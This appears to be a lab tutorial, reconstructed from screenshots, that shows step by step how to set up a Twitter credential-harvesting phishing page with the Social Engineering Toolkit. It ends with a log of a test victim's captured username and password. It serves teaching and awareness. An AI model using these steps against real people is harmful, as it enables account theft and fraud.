

Phishing Attack:




Remote-PC1 IP Address
Through DHCP
Attacker IP Address
192.168.1.8

Attacker
setoolkit
Social Engineering Toolkit

To open SET, go to Applications>Social Engineering Tools> Click Social Engineering Toolkit.




OR Type 'setoolkit' in the command line to open Social Engineering Toolkit.



```
             .   ..
          MMMMMNMNMMMM=
      .DMM.           .MM$
    .MM.                 MM,.
    MN.                    MM.
  .M.                       MM
 .M   .....................  NM
 MM   .8888888888888888888.   M7
.M    88888888888888888888.   ,M
MM        ..888.MMMMM    .    .M.
MM         888.MMMMMMMMMMM     M
MM         888.MMMMMMMMMMM.    M
MM         888.      NMMMM.   .M
 M.        888.MMMMMMMMMMM.   ZM
 NM.       888.MMMMMMMMMMM    M:
 .M+      .....              MM.
  .MM.                     .MD
    MM .                  .MM
     $MM                .MM.
       ,MM?          .MMM
          ,MMMMMMMMMMM
   https://www.trustedsec.com
```

Type y to agree to the conditions and use the tool. A menu shows up next. Enter 1 as the choice to demonstrate a Social Engineering Attack.




```
 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 
```

Enter 2 which will select the 'Website Attack Vectors' .




```
 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 
```

Enter 3 which will select the 'Credential Harvester Attack Method'




```
The HTA Attack method will allow you to clone a site and perform powershell injection through HTA fi
les which can be used for Windows-based powershell exploitation through the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>
```

Enter 1 in order to select 'Web Templates'




```
 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>
```


SET will ask you to provide an IP where the credentials captured will be stored. Enter the IP Address of the Kali Linux Attacker System in this case 192.168.1.8.



```
If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perceptive, it will not work. This isn't a SET issue
this is how networking works.

Enter the IP address for POST back in Harvester/Tabnabbing: 192.168.1.8
```

Enter 3 in order to select ‘Twitter’. The setup for a phishing attack is complete.




```
Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.

 ________________________________________________________

  1. Java Required
  2. Google
  3. Twitter

set:webattack> Select a template:3
```

The IP address is usually hidden.




Sign in to Twitter

New to Twitter? Sign up now »

Already using Twitter via text message? Activate your account »

If an unsuspecting user fills in their details and clicks on 'Sign in', the fake page takes them to the actual Twitter login page.




Sign in to Twitter

ahmadali123

•••••••••

Sign in
□ Remember me · Forgot password?
New to Twitter? Sign up now »
Already using Twitter via text message? Activate your account »

Finally, the victim type username and password are showing here.



```
192.168.1.100 - - [18/Sep/2022 02:24:30] "POST /sessions HTTP/1.1" 302 -
192.168.1.100 - - [18/Sep/2022 02:24:31] "GET /sessions HTTP/1.1" 404 -
192.168.1.100 - - [18/Sep/2022 02:24:31] "GET /favicon.ico HTTP/1.1" 404 -
192.168.1.100 - - [18/Sep/2022 02:25:33] "GET / HTTP/1.1" 200 -
192.168.1.100 - - [18/Sep/2022 02:26:13] "GET /opensearch.xml HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: session[username_or_email]=ahmadali123
POSSIBLE PASSWORD FIELD FOUND: session[password]=123456789
PARAM: authenticity_token=dba33c0b2bfdd8e6dcb14a7ab4bd121f38177d52
PARAM: scribe_log=
POSSIBLE USERNAME FIELD FOUND: redirect_after_login=
PARAM: authenticity_token=dba33c0b2bfdd8e6dcb14a7ab4bd121f38177d52
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


192.168.1.100 - - [18/Sep/2022 02:28:25] "POST /sessions HTTP/1.1" 302 -
192.168.1.100 - - [18/Sep/2022 02:28:26] "GET /sessions HTTP/1.1" 404 -
```